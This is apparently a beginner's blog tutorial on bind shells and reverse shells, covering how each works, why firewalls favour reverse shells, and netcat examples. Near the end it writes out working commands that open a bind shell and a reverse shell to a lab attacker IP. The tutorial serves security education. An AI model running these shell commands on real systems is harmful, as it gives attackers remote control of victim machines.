In the world of penetration testing and ethical hacking, gaining access to a system is the ultimate goal. But how do attackers actually control a compromised a remote machine? The answer usually lies in two specific techniques: 1. Bind Shell 2. Reverse Shell
If you are new to cybersecurity, these terms can sound intimidating. However, understanding the difference is a fundamental step in learning how networks operate and how attackers think.
What is a "Shell" Anyway?
Before we dive into the differences, we need to understand the tool we are trying to use: the shell.
A shell is simply a user interface for accessing an operating system's services. It's the environment where you type commands to make the computer do things.
- On Linux/macOS: This is usually a terminal running Bash, Zsh, or similar.
- On Windows: This is traditionally the Command Prompt (`cmd.exe`), or the more modern and powerful **PowerShell**.
PowerShell is particularly interesting because it combines the old command prompt with a powerful scripting language, allowing administrators (and attackers) to automate complex tasks.
So, when an attacker "drops a shell" on a victim machine, they are essentially saying: "Give me a command line on that computer so I can control it."
Now, let's look at the two ways to make that connection happen.
The Bind Shell: The Attacker Reaching Out

Imagine you are a technician, and you need to fix a computer in a secure office. You walk to the computer, open a remote access port on it, and then walk back to your desk to connect to it.
That is the basic idea of a Bind Shell.
How it Works: 1. The Victim Listens: The attacker compromises a system and uses a tool to open a port (like port 80 -http or 3306 — MySql ) on that machine. The compromised system is told to "bind" a shell to that port and listen for an incoming connection. 2. The Attacker Connects:The attacker, from their own machine, connects directly to the victim's IP address on that open port. 3. Control Established: Once the connection is made, the attacker can send commands (like `ls` or `dir`) through their terminal and see the output, effectively controlling the victim machine.
The Pros and Cons
- Advantage: It's simple and straightforward.
- Disadvantage: Firewalls are designed to stop this kiinds of attacks. Most modern networks block incoming connections from the internet. →If the victim is behind a router or firewall, the attacker's connection attempt will likely be blocked before it even reaches the victim's machine.
The Reverse Shell:

Here the target machine is forced to initiate the connection therefore allowing them to pass security control. → Outbound traffic usually recieves minimal resctrictions from the Acls or the firewalls or even the Intrussion prevention and Detection systems.
This is How a Reverse Shell. 1. The Attacker Listens: The attacker sets up a listener on their own machine (on a specific port, like port 666). They are now waiting for a call. 2. The Victim Connects: The compromised system is tricked into initiating a connection *back* to the attacker's machine. 3. Control Established: Once the connection is established, the attacker can send commands through their listener, and the victim executes them.
→The connection flows from victim to attacker, but the control flows the opposite way.
The Pros and Cons
- Advantage: This is incredibly effective at bypassing firewalls. Firewalls are usually configured to allow outgoing traffic (since users need to browse the web). The reverse shell hides in that outgoing traffic.
- Advantage: This is incredibly effective at bypassing firewalls. Firewalls are usually configured to allow outgoing traffic . → The reverse shell hides in that outgoing traffic.
- Disadvantage: The attacker must know their own IP address and have a listener set up before the victim connects.
Netcat: The Main Tool
The most common tool for creating these shells is Netcat(often abbreviated as `nc`). →It's often called the "TCP/IP Swiss Army knife" because it can read and write data across networks with ease.
Bind Shell in Action with Netcat
- Step 1 (On the Victim): Tell Netcat to listen on a port and provide a shell.
# Victim IP: 192.168.78.6
nc -lvp 1234 -e /bin/bash
# On Windows, you might use: nc -lvp 1234 -e cmd.exe- `-l`: Listen mode.
- `-p 1234`: Specify the port.
- `-e /bin/bash`: Execute a shell when someone connects.
2. Step 2 (On the Attacker): Connect to the victim.
# Attacker IP: 192.168.78.147
nc -nv 192.168.78.6 1234
The attacker is now connected and can run commands like `ls` to list files on the victim's system.
Reverse Shell in Action with Netcat
- Step 1 (On the Attacker): Set up a listener.
# Attacker IP: 192.168.78.147
nc -lvp 666
2. Step 2 (On the Victim):Connect back to the attacker.
# Victim IP: 192.168.78.6
nc 192.168.78.147 666 -e /bin/bash
Once the victim executes this, the attacker will see a connection message on their listener and can immediately start typing commands to control the victim.
Which One Do Attackers Use? In modern penetration testing, reverse shells are the overwhelming favorite.
Because client-side firewalls and NAT (Network Address Translation) are everywhere, it is much more reliable to have the victim call you than to try and call them. It turns a blocked inbound connection into a usually-allowed outbound connection.
Conclusion
Tools like Netcat make these concepts easy to practice in a safe lab environment. →Mastering them is the first step toward understanding more advanced post-exploitation frameworks like Metasploit's Meterpreter, which uses these same principles to give attackers powerful control over compromised systems.
Happy ethical hacking!